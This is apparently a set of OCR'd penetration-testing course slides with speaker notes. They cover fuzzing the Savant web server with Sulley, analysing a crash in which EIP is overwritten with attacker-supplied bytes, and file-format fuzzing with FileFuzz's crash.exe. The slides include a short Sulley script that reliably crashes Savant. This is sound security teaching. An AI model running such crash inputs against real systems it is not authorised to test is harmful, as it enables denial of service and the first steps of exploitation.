


Sulley Fuzzer - STOP

- Stop here unless you want answers to the exercise

Sulley Fuzzer – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.


Fuzzing System

Fuzzing System
Minimal Sulley Fuzzer


```
s_static("HEAD /index.html ")
s_string("HTTP")
s_static("/1.1\r\n\r\n")
```

```
C:\dev\sulley>python http-savant-crash.py
...
[12:53.44] fuzzing 1 of 1074
[12:53.46] xmitting: [1.1]
[12:53.46] netmon captured 561 bytes for test case #1
...
[12:54.13] fuzzing 43 of 1074
[12:54.13] xmitting: [1.43]
[12:54.14] netmon captured 748 bytes for test case #43
[12:54.14] procmon detected access violation on test case #43
[12:54.14] primitive lacks a name, type: string, default value: HTTP
[12:54.14] :0040c05f mov ecx,[eax] from thread 3664 caused access
violation
[12:54.14] restarting target process
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing System – Minimal Sulley Fuzzer

A minimal Sulley configuration is show on the top of this slide needed to cause a crash in the Savant web server. Your Sulley script may be different, but this one will reliably cause the crash. When we run the fuzzer against the Savant target, the first 42 test cases do not cause a crash. Case 43 causes an access violation as shown.


Fuzzing System

Fuzzing System Post-Mortem Analysis (1)

- After fuzzing completes, assess data
- Copy the C:\dev\sulley\audits\Savant-crashbin file to the Dev system
  - Put the crashbin file in C:\dev\sulley on Dev system
- Evaluate pcap files with Wireshark


```
C:\dev\sulley>python utils\pcap_cleaner.py
USAGE: pcap_cleaner.py <xxx.crashbin> <path to pcaps>

C:\dev\sulley>python utils\pcap_cleaner.py Savant-crashbin audits

C:\dev\sulley>dir/w audits
Directory of C:\dev\sulley\audits
[.]          [..]         43.pcap     44.pcap     45.pcap
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing System – Post-Mortem Analysis (1)

After the fuzzer completes the testing we can assess the results. First, copy the C:\dev\sulley\audits\Savant-crashbin file from the target system to the fuzzing system. Copy the file into C:\dev\sulley; do not copy the file back into c:\dev\sulley\audits as anything in that directory will get deleted with pcap_cleaner.py.

With the crashbin file available, we can clean up the pcap logging data. The Sulley pcap_cleaner.py tool will remove the pcap captures that are not associated with crash conditions, as shown, leaving us with few remaining pcap files to review with Wireshark.




Fuzzing System Post-Mortem Analysis (2)

```
C:\DEV\sulley>python utils\crashbin_explorer.py Savant-crashbin
[1] [INVALID]:5c414141 Unable to disassemble at 5c414141 from thread
304 caused
access violation
      43,
C:\DEV\sulley>python utils\crashbin_explorer.py Savant-crashbin -t 43
[INVALID]:5c414141 Unable to disassemble at 5c414141 from thread 304
caused access violation when attempting to read from 0x5c414141

CONTEXT DUMP
  EIP: 5c414141 Unable to disassemble at 5c414141
  EAX: ffffffff (4294967295) -> N/A
  EBX: 008c3d48 (   9190728) -> 30 01 00 00 a4 00 00 00 00 00 00 00
  ECX: 00002736 (     10038) -> N/A
  EDX: 00000007 (         7) -> N/A
  EDI: 00000000 (         0) -> N/A
  ESI: 008c3d48 (   9190728) -> 30 01 00 00 a4 00 00 00 00 00 00 00
  EBP: 41414141 (1094795585) -> N/A
  ESP: 00b4ea60 (  11856480) -> 1.1 (stack)
```

Fuzzing System – Post-Mortem Analysis (2)

Next, we can explore the crash details with crashbin_explorer.py. First, run crashbin_explorer.py specifying the Savant-crashbin file as the only argument. This will give us some summary information about the crashes that were identified. If we add "-t NNN", replacing "NNN" with the crash number we can collect additional detail, including an explanation of the access violation, a register dump, and SEH unwind. If the EIP register is still valid, we can also obtain a short disassembly of the following instructions. A trimmed example is included in this slide.




Appendix A: Fuzzing File Formats

Evaluating file parsers for security vulnerabilities through fuzzing.

Fuzzing File Format

In this appendix module we continue to look at the techniques and tools behind fuzzing, focusing on fuzzing techniques that experiment with how parsers process file formatting.




Objectives

- Examining file format fuzzing
- Monitoring target processes
- Leveraging Sulley for file format fuzzing
- Automated and custom mutation delivery

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

First, we'll briefly look at the methods and techniques behind file format fuzzing. Next, we'll look at the practical issues surrounding this testing method including the ways we can monitor our target process to identify a crash condition and extract the data that's useful to us. We'll look at automated testing methods and custom mutation delivery as well, building on our skills with the Sulley fuzzer.



File Format Fuzzing

- File Format → Complex Protocol
- Common fuzzing application targeting file parsers
- Tremendous success in identifying flaws in multiple products
- New challenges compared to network fuzzing delivery


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

File Format Fuzzing

Fuzzing is something that applies well to complex network protocols and client-side software systems interpreting complex file formats. With file format fuzzing, we are generating malformed save files, opening them up in our targets to identify crash conditions.

Like network fuzzing, file format fuzzing has lots of test re-use opportunities. If we were to write a Zip file fuzzer, we would be able to test numerous applications that handle Zip files, as well as several of the independent system libraries native to Windows, OS X and mobile platforms for handling this compressed file format. In many cases, we'll see bugs common across multiple software tools, all linked to a common library integrated by the independent development teams.

File format fuzzing introduces new challenges that we didn't previously encounter with network protocol fuzzing, specifically in the area of delivering the malformed data to our target. We'll examine these challenges and solutions in this module.



File Fuzzing Targets

- Standards-based and proprietary file formats (opportunities and challenges)
- External library dependencies
  - Potential to test multiple targets
  - Often a common vulnerability that isn't maintained or patched by a vendor
- Single invocation per test case, or multiple?
  - How long do we let the SW process the test case before termination? (think: MS Word)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

File Fuzzing Targets

Selecting a target for file format fuzzing is similar to that of network protocol fuzzing target selection, with some subtle nuances.

Selecting a standards-based file format for fuzzing is often attractive as it presents multiple opportunities for targets while re-using test cases. For example, if you were to develop a fuzzer to generate malformed MS Word files, you could test MS Office Word (possibly 2000, 2003 and 2007, depending on the file format version you are fuzzing), the free Word Viewer software, MS Works, Open Office Writer, OS X Pages.app and more for faults. This maximizes the value of your time when developing test cases, possibly netting vulnerabilities in multiple products.


The downside of a MS Word file fuzzer is that you may be fuzzing the same "code" across multiple platforms, such as when MS Office Word, MS Works and the free Word Viewer use the same library for parsing the malformed files. Also, since MS Word is such a popular file format and the majority of systems will have some mechanism for opening this file format, there will have been significant prior effort in fuzzing this file format which may have cleared up the majority of bugs.

By comparison, less-used proprietary file formats will likely see much less testing to validate the behavior of the file format parsers, often making them a feature-rich attack target. Being a proprietary file format, you may be constrained to a single piece of supporting software for your testing, though this may be satisfactory if you are targeting a specific piece of software in use by your target.

File formats are often very complex, and may involve other file formats as part of the specification as well. Consider the case of PDF files: the PDF language is very complex in how it defines content for display, and accommodates multiple other inline file formats as well including various image files and the PostScript language, as well as multiple inline compression formats. In some cases, a file parser will leverage third-party libraries for handling these various independent file formats (such as zlib compression with "zlib.dll") which may have their own vulnerabilities, extending the opportunity to exploit the inherent vulnerability to the linked software.

When delivering a malformed test case to a target, we have multiple options.

1. One Test Per Invocation: In this delivery method, we start the target software, usually by specifying the malformed file on the command-line and wait for the process to crash. After a defined period of time, we terminate the target process if it has not crashed and move onto the next test case. This testing process can be very time-consuming however, considering that it is not unusual for some software to take more than several seconds to startup, followed by (usually) several seconds to process the malformed file contents.
2. Multiple Tests Per Invocation: By contrast, we can invoke the software once and leverage integrated scripting or other capabilities to then open multiple test cases with a pause between each test while the data is parsed and interpreted. This delivery method allows us to deliver the test cases without the software invocation delay, but makes it difficult to pinpoint a fault. If the software crashes, it could have been solely from the last test case, or it could have been from a prior event leading to a corrupted stack or heap that was triggered by the most recent test case.



Monitoring the Process


- Attach a debugger to watch exit status
- Watch return status with crash.exe
- Custom code with Python + Pydbg
- Code should automate process termination, exception handling, logging

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Monitoring the Process

When we looked at network protocol fuzzing, we relied on their the return status of the TCP socket or the RPC message from Sulley's Procmon helper to identify a crash condition. When file fuzzing, we don't have the ability to measure responsiveness from something as simple as a TCP socket, so we need alternative options.

The FileFuzz tool solves this problem by using a separate executable called "crash.exe" (which is called by the FileFuzz GUI as well) to launch and terminate the process. Other alternatives would be to create your own custom code using Python and the PyDbg library also used by PaiMei. All solutions should automate launching and terminating the target process, handling exceptions and logging useful data in the event of crashes. Let's look at some of the ways we can do this.



crash.exe

```
C:\dev\zip-fuzz>crash
[!] Usage: crash <path to app> <milliseconds> <arg1> [arg2 arg3 ...
argn]

C:\dev\zip-fuzz>crash "c:\Program Files\KW Zip\zip4.exe" 1000 base.zip
[*] crash  "c:\Program Files\KW Zip\zip4.exe" 1000 base.zip
[*] Process terminated normally.

C:\dev\zip-fuzz>crash "c:\Program Files\KW Zip\zip4.exe" 1000 4311.zip
[*] crash  "c:\Program Files\KW Zip\zip4.exe" 1000 4311.zip
[*] Access Violation
[*] Exception caught at 00403d1e mov ecx,[edx-0x8]
[*] EAX:0012f5a8 EBX:01634b98 ECX:00000004 EDX:41414141
[*] ESI:0012f5a8 EDI:0000bd11 ESP:0012f368 EBP:0012f5b4
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


crash.exe

The tool crash.exe is included with the basic mutation file format fuzzer tool known as FileFuzz (http://packetstormsecurity.com/files/download/39626/FileFuzz.zip). The FileFuzz tool itself is a basic fuzzer without a lot of advanced functionality, but the crash.exe tool that it includes is immensely useful.

